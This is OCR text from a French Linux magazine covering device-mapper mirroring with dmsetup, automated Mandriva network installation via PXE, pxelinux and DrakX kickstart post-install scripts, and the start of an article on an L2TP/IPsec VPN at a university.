La commande **dmsetup** **[6]** permet aussi de visualiser les associations, et dans le cas d'empilement, l'affichage des numéros de majeur-mineur permet aussi de repérer les liens entre périphériques.

```
% sudo dmsetup ls --tree
vol0-home (253:1)
 |_ (8:2)
vault (253:3)
 |_ (7:1)
vol0-root (253:0)
 |_ (8:2)
data-lvol0 (253:2)
 |_ (9:1)
```

Pour trouver la liste des tables, il suffit de le demander !

Note

L'exemple qui suit n'a aucun rapport avec celui qui précède.

```
% sudo dmsetup table
vg0-w2k3: 0 10485760 linear 8:2 109052288
lg: 0 10484728 crypt aes-cbc-essiv:sha256 0000000000000000000000000000000
0000 0 253:2 1032
vg0-home--lg: 0 10485760 linear 8:2 94372224
vg0-virt: 0 73400320 linear 8:2 20971904
vg0-swap: 0 4194304 linear 8:2 104857984
vg0-root: 0 20971520 linear 8:2 384
```

4.1 Cibles et syntaxe

Notre rédac-chef vénéré a écrit un article intitulé « Cryptoloop est mort, vive dm-crypt ! » (*GNU/Linux Magazine France* n°77 **[7]**). Il contient notamment une introduction à l'utilisation de tables personnalisées en utilisant les cibles comme `linear` et `stripe`.

Dans ce qui suit, je vais plutôt aborder les cibles intéressantes pour la création de miroirs.

4.2 La cible de prédilection dm-mirror

Il est évident que, dans la plupart des usages, et compte tenu de la facilité d'utilisation de LVM et de la qualité de sa documentation et des exemples associés, on n'a que peu d'intérêt à créer ses tables manuellement.

Néanmoins, la cible `mirror` est exploitable :

```
% grep -e 'sd\(e\|f\)1$' /proc/partitions
   8    65   97667136 sde1
   8    81   97667136 sdf1
% LONG=`sudo blockdev --getsz /dev/sde1`
% echo "0 $LONG mirror core 2 2048 nosync 2 8:65 0 8:81 0" \
   | sudo dmsetup create mymirror
% sudo dmsetup ls
mymirror (253, 2)
…
```

Dans cet exemple, et en utilisant la taille d'une partition, je crée une association nommée `mymirror` et accessible à travers le nœud de périphérique `/dev/mapper/mymirror`.

J'utilise la table `mirror` avec un journal de réplication en mémoire de 1 Mo.

Les périphériques à dupliquer sont énumérés par leurs numéros de majeur et mineur, mais il aurait été possible de spécifier les nœuds de périphériques comme `/dev/sde1`.

Le problème de l'utilisation de tables personnalisées est qu'il faudra s'assurer de rendre l'association permanente. Grâce à LVM, les métadonnées sont sauvegardées sur disque, de manière configurable et une sauvegarde est enregistrée dans `/etc/lvm`.

4.3 Une cible intéressante : dm-replicator

Pour ces situations de miroir, le cas de disques immédiatement accessibles localement ou à travers le réseau va soulever assez rapidement la question de la possibilité d'initier des E/S en cas d'indisponibilité.

Plus précisément, c'est de synchronisation qu'il s'agit, bien plus que de miroir. Dans le cas de disques locaux, avec un miroir conventionnel, en cas de casse d'un périphérique, le noyau peut réaliser rapidement qu'un disque est inaccessible et le marquer en erreur. Toutefois, une coupure de réseau ou une déconnexion d'une LUN d'un SAN ou d'une target iSCSI suspendraient immédiatement toutes les E/S.

Cela tient à la nature synchrone des E/S, et peut être en première approche compensé par l'utilisation d'intent-bitmap et surtout des options `write-behind` et `write-mostly`.

Dans les cas courants de la vraie vie, on souhaiterait souvent disposer de copies identiques sur plusieurs sites pour pouvoir reprendre une activité rapidement en cas de panne, tout en ne pénalisant pas la disponibilité globale de son infrastructure avec des fenêtres importantes de sauvegardes, de copies, etc.

Heinz Mauelshagen **[8]** travaille actuellement sur une nouvelle cible du device-mapper de Linux qui permettrait de combiner dans un mapped device des périphériques locaux et des périphériques distants en les configurant pour une réplication synchrone dans le cas de périphériques locaux (LD pour *local devices*) et asynchrones pour des périphériques distants (RD pour *remote devices*, aussi appelés *secondary devices*).

```
0 1024000 replicator \
default 4 /dev/data/lvol0replog 0 auto 10240 \
local 2 0 asynchronous \
2 0 /dev/data/lvol0 \
- 0 \
local 3 1 asynchronous ios=100 \
2 0 /dev/sdg1 \
core 2 2048 nosync
```

Dans l'exemple qui précède, la cible serait utilisée pour créer un mapping de 500 Mo comprenant un volume logique local et une partition sur un disque distant. Le journal sur disque serait éventuellement créé avec une taille de 5 Mo. Il n'y a pas besoin de journal en mémoire pour le volume local (`- 0`), parce qu'il sert de base à la réplication. En revanche, pour le disque distant, outre un log en mémoire de 1 Mo (`core 2 2048 nosync`), un *backlog* de 100 requêtes en retard est spécifié (`ios=100`).

L'une des applications les plus intéressantes de cette cible est la possibilité de déplacer par exemple les réplications dans une organisation basée dans plusieurs zones géographiques pour que la zone qui possède les données maîtresses pour la réplication soit toujours celle de la zone en cours d'activité (*Follow the sun*).

Si pour l'instant, cela ressemble à de la science-fiction, sachez que l'intégration de `dm-replicator` et son introduction dans LVM2 devraient avoir lieu dans les mois qui viennent.

5 Conclusion

Comme avec de nombreuses technologies, des réglages sont possibles, et certains permettent d'améliorer grandement les performances. Pourtant, les mécanismes mis en œuvre semblent très souvent découler du bon sens, comme l'intent-bitmap, notamment.

Le présent article mentionne quelques combinaisons de RAID logiciel et de LVM, mais les possibilités d'assemblages sont pratiquement infinies (c'est manifestement faux, mais la combinatoire amènerait un bon paquet de variantes).

Si vous êtes obnubilés par les performance, vous devriez avoir quelques pistes pour écarter les assemblages hasardeux ou au contraire appliquer quelques réglages pertinents. Mais ne perdez pas de vue que les meilleurs cas d'utilisation sont les vôtres. Alors les *benchmarks* tout prêts, c'est bien beau, mais ne croyez pas trop ce qu'on vous raconte. ;)

À vous de comparer !

Références

- **[1]** iozone : **http://www.iozone.org/**
- **[2]** Bonnie++ : **http://www.coker.com.au/bonnie++/**
- **[3]** Résultats des tests comparatifs de performance : **http://l.gautrot.free.fr/glmf/raid**
- **[4]** La documentation de MD dans les sources du noyau : **`Documentation/md.txt`**
- **[5]** La page du projet **`cryptsetup`** pour *Linux Unified Key Setup* : **http://code.google.com/p/cryptsetup/**
- **[6]** La page de manuel de **`dmsetup`** et le répertoire **`Documentation/device-mapper/`** des sources du noyau Linux.
- **[7]** BODOR (Denis), « Cryptoloop est mort, vive dm-crypt ! », *GNU/Linux Magazine France* n°77.
- **[8]** Informations sur **`dm-replicator`** : **http://people.redhat.com/heinzm**
- Les pages de manuel de **`mdadm`**, **`mdadm.conf`** ainsi que les multiples pages de manuel de **`lvm`** et ses sous-commandes.

Remerciements


Je remercie Nicolas Chuche pour ses suggestions avisées et les premiers résultats de comparatifs de performances.

Un grand merci aussi à Olivier Renault pour avoir laissé à ma disposition ses machines bizarres avec beaucoup de stockage.

En dernier, mais pas par leur mérite, merci aux Mongueurs francophones pour la relecture.

Auteur : Laurent Gautrot

Installation automatisée



L'installation d'une distribution Linux sur une machine peut s'effectuer selon de nombreuses façons. L'installation réseau, en particulier, évite de devoir au préalable graver un ou plusieurs CD/DVD, ce qui est toujours un gain de temps appréciable. Mais, cela reste une procédure interactive, nécessitant d'être physiquement présent, ce qui est assez peu pratique dans une salle machine bruyante et fastidieux, notamment s'il y a plusieurs machines à installer. La mise en place d'une solution d'installation automatique s'impose rapidement dès que l'on dispose d'un parc de machines d'une certaine taille. Cet article présente une telle solution, appliquée au cas d'une distribution Mandriva.

Auteur

- Guillaume Rousse

1 Principe

L'installation se décompose en 3 étapes :

- amorcer un noyau Linux depuis le réseau ;
- amorcer un système minimal ;
- exécuter l'installeur proprement dit.

La première partie est générique, c'est-à-dire qu'elle est applicable à n'importe quelle distribution. Les deux autres, par contre, sont spécifiques à DrakX, l'installeur Mandriva. Et il n'existe malheureusement aucune documentation officielle publique, ce qui est assez handicapant pour une utilisation professionnelle... Il faut donc se contenter d'une ancienne version, disponible en ligne chez un particulier[1], et aller à la pêche aux informations auprès des développeurs quand celle-ci se révèle insuffisante.

Chacune de ces étapes est décrite en détail successivement.

2 Boot réseau

Sur une machine vierge, il n'y aucun système d'exploitation installé. Le but poursuivi ici étant de procéder à distance, l'utilisation d'un média amovible est à proscrire. La solution consiste donc à utiliser PXE (*Pre-boot eXecution Environment*). Cette fonctionnalité permet de récupérer un exécutable sur un serveur du réseau local pour amorcer la machine que l'on veut installer. La taille de cet exécutable étant limité, il n'est pas possible de récupérer un noyau Linux directement, ce qui explique l'utilisation d'un *bootstrap* minimal qui va permettre de choisir entre plusieurs noyaux.

Le support de PXE est présent sur toutes les cartes réseau récentes. Néanmoins, ce support est parfois désactivé par défaut, et il faut alors passer par le BIOS pour l'activer. Attention, l'option correspondante n'est pas toujours explicitement nommée PXE, mais parfois « Rom Boot » ou « Rom Image ». Si ce support n'est pas présent, il reste possible d'utiliser une émulation logicielle avec EtherBoot[2]. Ceci nécessite néanmoins l'utilisation d'un média amovible, sur lequel il faut installer une image générée avec rom-o-matic.net[3]. À noter que QEmu, et donc Xen en mode virtualisation matérielle, supportent Etherboot nativement, et permettent donc également ce type d'installation.

2.1 Serveur DHCP

PXE est une technologie développée à l'origine par Intel, utilisant le protocole DHCP pour

passer des informations supplémentaires au client. Il est donc nécessaire de disposer d'un serveur DHCP qui va répondre à ces requêtes spécifiques, en précisant l'adresse du serveur TFTP, ainsi que le nom de fichier à récupérer sur celui-ci (relativement à la racine du serveur). Voici deux exemples de configuration possibles.

```
group {
    # serveur TFTP
    next-server 192.168.0.1;
    # fichier à récupérer
    filename "/X86PC/linux/linux.0";

    host foo {
  hardware ethernet 00:16:3e:00:00:01;
  fixed-address 192.168.100.1;
    }
}
```

Ici, les machines identifiées par leur adresse MAC comme appartenant au groupe ainsi créé recevront systématiquement une réponse PXE à toutes leurs requêtes DHCP.

```
class "PXE" {
    # identification des requêtes PXE
    match if substring(option vendor-class-identifier, 0, 9) = "PXEClient";
    # serveur TFTP
    next-server 192.168.0.1;
    # fichier à récupérer
    filename "/X86PC/linux/linux.0";
}

class "Etherboot" {
    # identification des requêtes Etherboot
    match if substring (option vendor-class-identifier, 0, 9) = "Etherboot";
    # serveur TFTP
    next-server 192.168.0.1;
    # fichier à récupérer
    filename "/X86PC/linux/linux.0";
}
```

Ici, seules les requêtes de type PXE ou Etherboot, quelle que soit leur machine d'origine, recevront une réponse PXE. À noter que pour Etherboot, l'utilisation de l'option `PXE_DHCP_STRICT` lors de la génération de l'image permet d'éviter l'utilisation d'une classe spécifique.

2.2 Serveur TFTP

Il faut ensuite configurer un serveur TFTP. Celui disponible dans la distribution se configure comme un service xinetd. Le seul paramètre important est le répertoire de départ (option `-s`), qui sert à effectuer un changement de racine au démarrage :

```
{
    disable         = no
    socket_type     = dgram
    protocol        = udp
    wait            = yes
    user            = root
    server          = /usr/sbin/in.tftpd
    server_args     = -s /var/lib/tftpboot
    cps             = 100 2
    flags           = IPv4
    log_on_failure += HOST USERID ATTEMPT
}
```

2.3 PXELinux

Enfin, il faut installer et configurer un bootstrap. Dans notre cas, c'est PXELinux[4], une variante de SYSLinux, maintenue par H. Peter Anvin (dont une interview est parue dans un ancien numéro de ce magazine). L'installation est triviale. Il suffit de mettre l'image exécutable sous la racine du serveur TFTP, de façon à être récupérable par le client, en utilisant le nom fourni par la réponse DHCP. Le paquetage `pxelinux` le fait automatiquement.

La configuration est un peu plus complexe. Il faut d'abord choisir le fichier de configuration utilisé. En effet, une fois récupéré et exécuté par le client, `pxelinux` recherche successivement plusieurs fichiers de configuration potentiels, et s'arrête au premier trouvé. Pour ce faire, il effectue des requêtes TFTP vers son serveur d'origine, en cherchant dans un répertoire `pxelinux.cfg` un fichier nommé d'après son UUID, son adresse MAC, puis plusieurs variations sur son adresse IP, avant de se rabattre sur un fichier nommé `default`. Ceci permet de facilement mettre en place des configurations spécifiques à une ou plusieurs machines. Voici pour commencer un fichier de configuration générique, que l'on sauvegardera donc comme `pxelinux.cfg/default` :

```
DISPLAY boot.txt
PROMPT 1
TIMEOUT 500
DEFAULT local

LABEL local
    LOCALBOOT 0

LABEL memtest
    kernel images/memtest/memtest.bin

LABEL mdv2008.1-i86
    kernel images/mdv/2008.1/i86/vmlinuz
    append initrd=images/mdv/2008.1/i86/all.rdz ramdisk_size=128000
root=/dev/ram3 vga=788

LABEL mdv2008.1-x64
    kernel images/mdv/2008.1/x64/vmlinuz
    append initrd=images/mdv/2008.1/x64/all.rdz ramdisk_size=128000
root=/dev/ram3 vga=788
```

Cette configuration définit 4 images bootables, les deux premières correspondant respectivement à un *boot* local et à un test mémoire utilisant memtest. Les deux suivantes sont les cibles d'installation proprement dites, correspondant à une Mandriva 2008.1 en 32 et 64 bits. Les options présentes en début de fichier correspondent à un fichier texte affiché par le client, servant de catalogue des images disponibles, et à un délai maximum de 50 secondes avant de reprendre l'image par défaut, le boot local. Il s'agit donc d'une configuration très conservatrice : même en déclenchant par erreur un boot réseau au démarrage (touche [F12] pour une machine Dell, par exemple), il n'y a aucun risque de déclencher accidentellement une procédure d'installation potentiellement destructrice.

Les *kernels* et *initrd* spécifiés dans cette configuration proviennent du répertoire `isolinux/alt0` (ou `isolinux/alt1` pour une version légèrement différente) dans l'arborescence de la distribution. Ils doivent être présents sur le serveur TFTP, pour des raisons évidentes, et leur chemin relatif au fichier exécutable de `pxelinux`. Une astuce, si le miroir utilisé est situé sur la même machine que le serveur TFTP, consiste à remonter son arborescence de fichier dans celle de ce dernier avec l'option `bind` :

```
mount /var/lib/ftp/pub/mandriva/official \
/var/lib/tftpboot/X86PC/linux -o bind
```

3 Première partie de l'installeur

En utilisant la configuration présentée jusqu'ici, un client effectuant un boot PXE se retrouve dans un écran l'invitant à faire un choix entre quatre possibilités. Sélectionner l'une des cibles d'installation provoque le chargement d'un noyau et d'un système minimal, correspondant à la première partie de l'installeur Mandriva (stage 1 pour les intimes).

Cette étape correspond en fait à la partie de l'installeur Mandriva spécifique à une méthode d'installation donnée (réseau, disque dur, CD). C'est cette étape que l'on trouve également sous la forme d'images à graver sur un média d'installation dans le répertoire `install/images`. Elle est complètement transparente dans le cas d'un support autonome, comme un CD, mais elle est interactive dans le cas d'une installation réseau. Il faut donc automatiser cette étape également. Ceci se fait en passant un certain nombre de paramètres à l'installeur, agrégés ensemble au sein d'un unique paramètre passé au kernel chargé par `pxelinux` : `automatic=param1:valeur1,param2=valeur2,...`. Dans la suite de cet article, il est donc question de paramètre et de sous-paramètre pour faire la distinction entre les deux.

3.1 Configuration réseau

La configuration réseau proprement dite consiste à sélectionner une interface, puis soit à préciser une configuration IP statique complète, soit à sélectionner l'auto-configuration par DHCP.

Un exemple de configuration statique ressemble à `interface:eth0,network:static,ip:192.168.0.100,netmask:255.255.255.0,gateway:192.168.0.1,dns:192.168.0.1`. Dans ce cas, une fois l'installation terminée, la machine cible sera correctement configurée avec les mêmes paramètres réseau. Mais, il faut par contre mettre en place autant de cibles différentes dans la configuration de `pxelinux` que de machines à installer. Plutôt qu'énumérer ces différentes possibilités dans le fichier de configuration par défaut, il est plus simple alors de profiter du mécanisme de sélection du fichier de configuration, puisque l'adresse de la machine visée est connue. L'utilitaire Gethostip (provenant du paquetage `syslinux`) permet d'obtenir la forme hexadécimale de l'adresse 192.168.0.100, déterminant ainsi qu'il faut utiliser le fichier `pxelinux.cfg/C0A80064` :

```
DEFAULT mdv2008.1-x64

LABEL mdv2008.1-x64
    kernel images/mdv/2008.1/x64/vmlinuz
    append initrd=images/mdv/2008.1/x64/all.rdz ramdisk_size=128000
root=/dev/ram3 vga=788 automatic=interface:eth0,network:static,ip:192.16
8.0.100,netmask:255.255.255.0,gateway:192.168.0.1,dns:192.168.0.1
```

Même en automatisant la création de ces fichiers par des scripts, cette méthode reste fastidieuse. Une configuration dynamique unique est plus simple à gérer, d'autant plus que la mise en place initiale requiert de toute façon un serveur DHCP. Dans ce cas, le paramètre devient plus simplement `interface:eth0,network:dynamic`. Deux problèmes se posent néanmoins.

D'abord, la machine cible sera installée avec une configuration IP dynamique, ce qui n'est pas toujours souhaitable. Même si le serveur DHCP assigne toujours la même adresse à cette machine, il reste un problème de dépendance lors du boot. Une procédure de post-installation est alors nécessaire pour modifier cette configuration.

Ensuite, il n'y a aucune garantie que la première interface réseau pour le noyau Linux (eth0) corresponde à la première interface réseau pour le BIOS de la machine. Autrement dit, quand la machine possède plusieurs interfaces, celle qui fait la requête PXE initiale n'est pas forcément celle qui fait la requête DHCP lors de cette première étape. Une configuration DHCP trop restrictive, n'autorisant les réponses qu'à des adresses MAC précises, risque fort d'être bloquante ici en ne répondant qu'à la requête initiale, et en ignorant la seconde. Débrancher la seconde interface ne semble pas suffisant pour régler le problème, même en utilisant la valeur `wired` plutôt qu'une interface précise pour le sous-paramètre `interface`, manifestement à cause de bugs dans la détection de l'interface active[5]. Bref, la solution la plus efficace consiste à désactiver toutes les interfaces réseau, sauf une.

3.2 Choix du miroir

Après la configuration réseau proprement dite, il faut récupérer la seconde partie de l'installeur. Le sous-paramètre **method** indique comment, et une série de sous-paramètres spécifiques à la méthode choisie indique où. Typiquement, l'ensemble ressemble à **method:http,server:mirror.domain.com,directory:/pub/mandriva/official/2008.1/x86_64**. Parmi les autres méthodes réseau, on dispose également de NFS et de FTP.

3.3 Limitation du nombre de caractères

Une limitation de **pxelinux** fait que les options passées au kernel, c'est-à-dire le contenu de la directive **append**, ne doit pas dépasser 256 caractères. Plus exactement, tout caractère au-delà de cette limite sera simplement et silencieusement ignoré, ce qui est toujours amusant à diagnostiquer. Or, cette limite est relativement facile à atteindre, surtout avec une configuration statique, ou des noms de fichiers relativement longs. Pour contourner ce problème, il y a deux solutions.

D'abord, tous les sous-paramètres possèdent une forme abrégée. Un exemple complet peut ainsi s'écrire **automatic=int:eth0,netw:static,ip:192.168.0.100,netm:255.255.255.0,gat:192.168.0.1,dns:192.168.0.1,met:http,ser:mirror.domain.com,dir:/pub/mandriva/official/2008.1/x86_64**.

Ensuite, lorsqu'on maîtrise le miroir utilisé, il est tout à fait possible de mettre en place des liens symboliques permettant d'abréger les références aux fichiers. Par exemple, un simple lien **/mdv2008.1-x64** vers **/pub/mandriva/official/2008.1/x86_64** permet de passer de 36 à 16 caractères.

4 Seconde partie de l'installeur

À l'issue de la précédente étape, l'installeur passe à la seconde partie (stage2 pour les intimes), c'est-à-dire l'interface graphique GTK bien connue. Celle-ci commence par l'acceptation de la licence, puis un enchaînement d'étapes conduisant à la mise en place de la distribution sur la machine cible. Ce sont ces étapes qu'il faut automatiser.

Le paramétrage devenant plus complexe, il devient nécessaire de passer par une fichier de configuration, qui doit se trouver sur le miroir utilisé. Ce qui implique de maîtriser le miroir en question, alors que pour les étapes précédentes ce n'était pas nécessaire. À moins bien sûr de convaincre l'admin du miroir **distrib-coffee.ipsl.jussieu.fr** de mettre en place un fichier spécialement pour vous, mais ça risque d'être cher à négocier :-). Le nom de ce fichier doit être passé en utilisant le paramètre **kickstart**, ou sa version courte **ks**. Un exemple complet de configuration **pxelinux** incluant l'ensemble de ces paramètres ressemble donc à ceci :

```
LABEL mdv2008.1-x64
    kernel images/mdv/2008.1/x64/vmlinuz
    append initrd=images/mdv/2008.1/x64/all.rdz ramdisk_size=128000
root=/dev/ram3 vga=788 automatic=int:eth0,net:dhcp,met:http,ser:mirror.
domain.com,dir:/mdv2008.1-x64 ks=/auto_inst.cfg
```

4.1 Fichier de configuration

DrakX est un programme écrit en Perl. Le fichier de configuration automatique est en fait un fragment de code Perl, qui va être évalué à la volée, et surchargeant la valeur de certaines variables. Ce qui implique notamment qu'il doit être syntaxiquement correct, ce qu'il est facile de vérifier :

```
[guillaume@oberkampf articles]$ perl -c auto.cfg
auto.cfg syntax OK
```

De façon plus précise, il s'agit de définir une variable **$o** comme une référence de table de hachage, dont les clés correspondent aux différentes étapes de l'installation, et dont les valeurs sont les paramètres de ces étapes. Un exemple valant mieux qu'un long discours :

```
$o = {
    'superuser' => {
  'password' => 's3cr3t',
    },
    'locale' => {
        'lang' => 'fr',
        'country' => 'FR',
    },
    'net' => {
        'ifcfg' => {
            'eth0' => {
                'isUp' => 1,
                'DEVICE' => 'eth0',
                'BOOTPROTO' => 'dhcp',
                'NEEDHOSTNAME' => 'yes',
                'ONBOOT' => 'yes',
            }
        }
    },
    'timezone' => {
        'ntp' => 'pool.ntp.org',
        'timezone' => 'Europe/Paris',
        'UTC' => 1
    },
    'default_packages' => [
  'urpmi',
    ],
    'security' => 2,
    'autoExitInstall' => 1,
};
```

Cet exemple montre une installation ultra-minimaliste, avec uniquement l'utilisateur *root*, une configuration DHCP, et urpmi prêt à fonctionner.

Une première remarque concerne la sécurité. Dans l'exemple donné ici, le mot de passe de l'utilisateur figure ici en clair. Il est également possible d'utiliser la forme chiffrée, telle qu'elle figurera dans le fichier **/etc/shadow**, mais cela reste une très mauvaise idée si le miroir sur lequel figure ce fichier est accessible. Mieux vaut soit passer par une étape interactive pour cette étape, soit mettre en place une procédure de post-installation automatique, comme montrée plus loin, ou manuelle. Dans ce dernier cas, il importe évidemment de procéder à celle-ci immédiatement après l'installation.

Une deuxième remarque concerne la généricité. Par exemple, comme il est possible de préciser la liste des paquetages à installer, il est tentant d'énumérer par le menu tous les paquetages voulus. Cependant, on se heurte très vite à un problème de flexibilité, si le même fichier est amené à être utilisé pour installer des machines différentes. Par exemple, des machines 32 et 64 bits, avec des paquetages dont le nom diffère entre les deux architectures. En principe, seuls les paquetages de bibliothèques, que l'on installe rarement explicitement, présentent cette particularité, mais il existe quelques exceptions, typiquement OpenOffice, dont la version 64 bits figure dans le paquetage openoffice.org64, pour des raisons historiques. Comme précédemment pour la configuration IP de la première partie, il est bien sûr possible de maintenir plusieurs fichiers de configuration dédiés, et donc plusieurs configurations **pxelinux** pour pointer vers l'un ou l'autre en fonction de la machine à installer, mais c'est très vite fastidieux. Ou encore, de garder un seul fichier de configuration Drakx, et de tirer profil du fait qu'il s'agisse de code Perl pour exécuter du code arbitraire, sur ce modèle :

```
'default_packages' => [
    (`arch` eq 'x86_64' ? 'openoffice.org64' : 'openoffice.org' )
],
```

Mais ce système présente vite des limites. Lorsqu'on est confronté à ce type de problème, il vaut mieux abandonner l'idée de le résoudre lors de l'installation, et le résoudre après, à l'aide d'outils dédiés à la gestion de configuration d'un parc de machine, comme Cfengine[6].

Une autre façon de résoudre ce problème de généricité est de repasser en mode interactif sélectivement pour certaines étapes. C'est d'ailleurs la seule façon pour tout ce qui est bloquant pour l'installation, comme le partitionnement. Et c'est également une bonne idée pour cette étape, potentiellement destructrice : imaginez la machine d'un utilisateur qui boote malencontreusement par PXE parce qu'un livre posé sur le clavier active la touche F12 au démarrage... La clé suivante rend le partitionnement et le formatage interactifs :

```
'interactiveSteps' => [
    'doPartitionDisks',
    'formatPartitions'
],
```

Il existe bien évidemment de nombreux autres paramètres possibles, il faut consulter la documentation pour les détails.

Malheureusement, autant la première partie de l'installeur n'a guère évoluée, autant cette deuxième partie s'est enrichie, notamment au rythme des avancées technologiques matérielles et logicielles, et l'obsolescence des informations disponibles se fait souvent sentir.

4.2 Post-installation

DrakX permet d'exécuter du code arbitraire à la fin de l'installation, dans l'environnement de l'installeur d'abord, dans l'environnement restreint du système installé ensuite. Il est possible de cette manière de mettre en place une procédure de post-installation automatisée plus ou moins complexe.

Pour être plus concret, ce code correspond à un ensemble de commandes qui sont exécutées par un shell. L'exécution étant totalement masquée, il est conseillé de rediriger la sortie de ce script dans un fichier qui sera consultable après l'installation, en prenant garde au chemin utilisé :

```
'postInstallNonRooted' => '(
) >/mnt/root/drakx/postInstallNonRooted.log 2>&1',
'postInstall' => '(
) >/root/drakx/postInstall.log 2>&1',
```

Ce premier exemple montre comment mettre en place un véritable mot de passe aléatoire pour l'utilisateur root, mettre en place une clé publique ssh pour celui-ci, et s'assurer que sshd est configuré pour autoriser cet utilisateur à se loguer.

```
'postInstall' => '
# installation clé publique
mkdir /root/.ssh
cat > /root/.ssh/authorized_keys <<EOF
ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAuaB3SySQ4xaxvMBEFHRFwhGHY1S60QGezxK7CNqgZGzyr
BfshoyKzqMeUqRl98chT@t1ykMcYxuLJ4RwRIFtxyj2JIgwbrU1r71ZRSk66GOuuUUCHyRQ9
X8Nh/x9W6t/XwYPrbXXJqP2C91qDFq1OC8DnzWyr6vwS8KuoQNP6e0= rousse@stalingrad
EOF

# configuration sshd
perl -pi -e "s/^PermitRootLogin.*/PermitRootLogin without-password/" /
etc/ssh/sshd_config
chkconfig --add sshd

# mot de passe aléatoire
perl -e "print map { chr(int(rand(94)) + 32) } 0..8" | passwd --stdin
' >/root/drakx/postInstall.log 2>&1'
```

Ce deuxième exemple montre comment configurer urpmi manuellement, pour éviter les noms de médias par défaut, très pénibles à utiliser en ligne de commande à cause de la présence d'espaces dans leur nom. Et au passage, on évite d'utiliser d'autres médias que **main** durant l'installation pour gagner du temps, puisqu'ils sont de toute façon enlevés à la fin.

```
'media' => [
{
    type => 'media_cfg',
    url => 'drakx://media',
    selected_names => 'Main'
},
],
```

```
'postInstall' => '(
# désinstallation des médias
urpmi.removemedia -a

# installation manuelle
urpmi.addmedia --mirrorlist '$MIRRORLIST' main.release media/main/release
urpmi.addmedia --mirrorlist '$MIRRORLIST' main.updates media/main/updates
urpmi.addmedia --mirrorlist '$MIRRORLIST'contrib.release media/contrib/release
urpmi.addmedia --mirrorlist '$MIRRORLIST'contrib.updates media/contrib/updates
) >/root/drakx/postInstall.log 2>&1'
```

Ce troisième exemple montre comment mettre en place une configuration IP statique, même après avoir utilisé DHCP lors de l'installation. Au passage, on note que l'on ne peut pas récupérer le nom de l'hôte par la commande **hostname**, car le client DHCP ne configure malheureusement pas celui-ci[7]. Il faut donc la récupérer depuis le DNS (qui doit donc être correctement configuré).

```
'postInstall' => '(
# récupération des paramètres
ip=`/sbin/ifconfig eth0 | awk \'/inet/ {print $2}\' | awk -F: \'{print $2}\'`
nm=`/sbin/ifconfig eth0 | awk \'/inet/ {print $4}\' | awk -F: \'{print $2}\'`
gw=`ip route list 0.0.0.0/0 | awk \'{print $3}\'`
dns1=`awk \'/^nameserver/ {print $2}\' /etc/resolv.conf | head -n 1`
dns2=`awk \'/^nameserver/ {print $2}\' /etc/resolv.conf | tail -n 1`
fqdn=`host $ip | awk \'/domain name pointer/ {print $5}\' | sed -e
\'s/\.$//\'`
host=${fqdn%%.*}
domain=${fqdn#*.}

# mise en place des fichiers
cat > /etc/hosts <<EOF
127.0.0.1 localhost
$ip $fqdn $host
EOF
```

```
cat > /etc/sysconfig/network <<EOF
NETWORKING=yes
HOSTNAME=$fqdn
GATEWAY=$gw
EOF

cat > /etc/sysconfig/networking-scripts/ifcfg-eth0 <<EOF
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=static
ADDRESS=$ip
NETMASK=$nm
DOMAIN=$domain
DNS1=$dns1
DNS2=$dns2
EOF
) >/root/drakx/postInstall.log 2>&1'
```

Et ce quatrième exemple montre l'initialisation de Cfengine, après avoir récupéré un fichier **update.conf** depuis le miroir, et en définissant une classe dédiée à la mise en place initiale des clés.

```
'postInstall' => '(
# mise en place manuelle du nom de l'hôte
ip=`/sbin/ifconfig eth0 | awk \'/inet/ {print $2}\' | awk -F: \'{print $2}\'`
host=`host $ip | awk \'/domain name pointer/ {print $5}\' | sed -e \'s/\.$//\'`
hostname $host

# synchronisation forcée de l'horloge
ntpdate ntp.domain.com

# bootstrap cfengine
wget http://mirror.domain.com/pub/update.conf -O /etc/cfengine/update.conf
export CFINPUTS=/etc/cfengine
cfagent -q -v --define bootstrap
) >/root/drakx/postInstall.log 2>&1'
```

5 Conclusion

L'installation automatisée nécessite la mise en place d'une infrastructure non négligeable : serveur DHCP, serveur TFTP, et éventuellement un miroir local. Cependant, il y a de fortes chances que les deux premiers soient déjà en place dans n'importe quelle organisation de taille raisonnable, et que le dernier possède un intérêt même en dehors de ce besoin particulier. L'investissement est donc généralement principalement une question de temps, mais celui-ci en vaut largement la peine dès lors qu'il est souvent nécessaire d'installer ou de réinstaller des machines. Et l'automatisation présente une solution largement plus souple, notamment grâce aux possibilités de post-installation, que les solutions de type clonage. Reste donc le problème du manque de documentation... J'espère que cet article aura contribué à diminuer cet obstacle.

Un grand merci à Erwan Velu et à Pixel, pour leur relecture attentive et leurs commentaires.

Notes

1 http://members.shaw.ca/mandrake
2 http://etherboot.org/wiki/index.php
3 http://www.rom-o-matic.net
4 http://syslinux.zytor.com/pxe.php
5 http://qa.mandriva.com/show_bug.cgi?id=31479
6 http://www.cfengine.org
7 http://qa.mandriva.com/show_bug.cgi?id=32725

Auteur : Guillaume Rousse

Ingénieur système à l'INRIA

Mise en œuvre d'une solution VPN

Lorsque vous devez gérer l'accès de vos ressources internes par des utilisateurs nomades, la mise en place d'une solution VPN peut être nécessaire. À travers une série d'articles, nous vous expliquerons comment construire une solution VPN basée sur L2TP/IPsec. Nous irons plus loin avec la mise en œuvre d'une authentification distribuée avec RADIUS/LDAP. Cette solution utilisera des logiciels présents sur votre distribution Linux préférée.

Auteurs

- Marc Hamelin
- Jean-Michel Caricand
- Ghislaine Foltête

1 Présentation de l'UFC

L'université pluridisciplinaire de Franche-comté est implantée dans les grandes villes des 4 départements qui composent la région : Besançon et Montbéliard pour le Doubs, Lons-le-Saunier pour le Jura, Vesoul pour la Haute-Saône et Belfort pour le Territoire de Belfort.

L'université de Franche-Comté (UFC) compte environ 20 000 étudiants et 2000 membres du personnel.

Le campus de Besançon, qui regroupe 85 % des étudiants, est lui-même divisé en sept sites disséminés sur la commune. On retrouve cette structure éclatée dans la ville de Belfort.

2 Pourquoi mettre en place un VPN ?

Un VPN (*Virtual Private Network* ou réseau privé virtuel) permet de placer virtuellement un poste client situé sur un réseau externe dans le réseau interne d'une entreprise. L'accès au réseau interne est réalisé au moyen d'un canal de communication sécurisé. Lorsque le canal est établi, le client peut accéder aux ressources du réseau interne comme un poste situé réellement dans ce réseau.

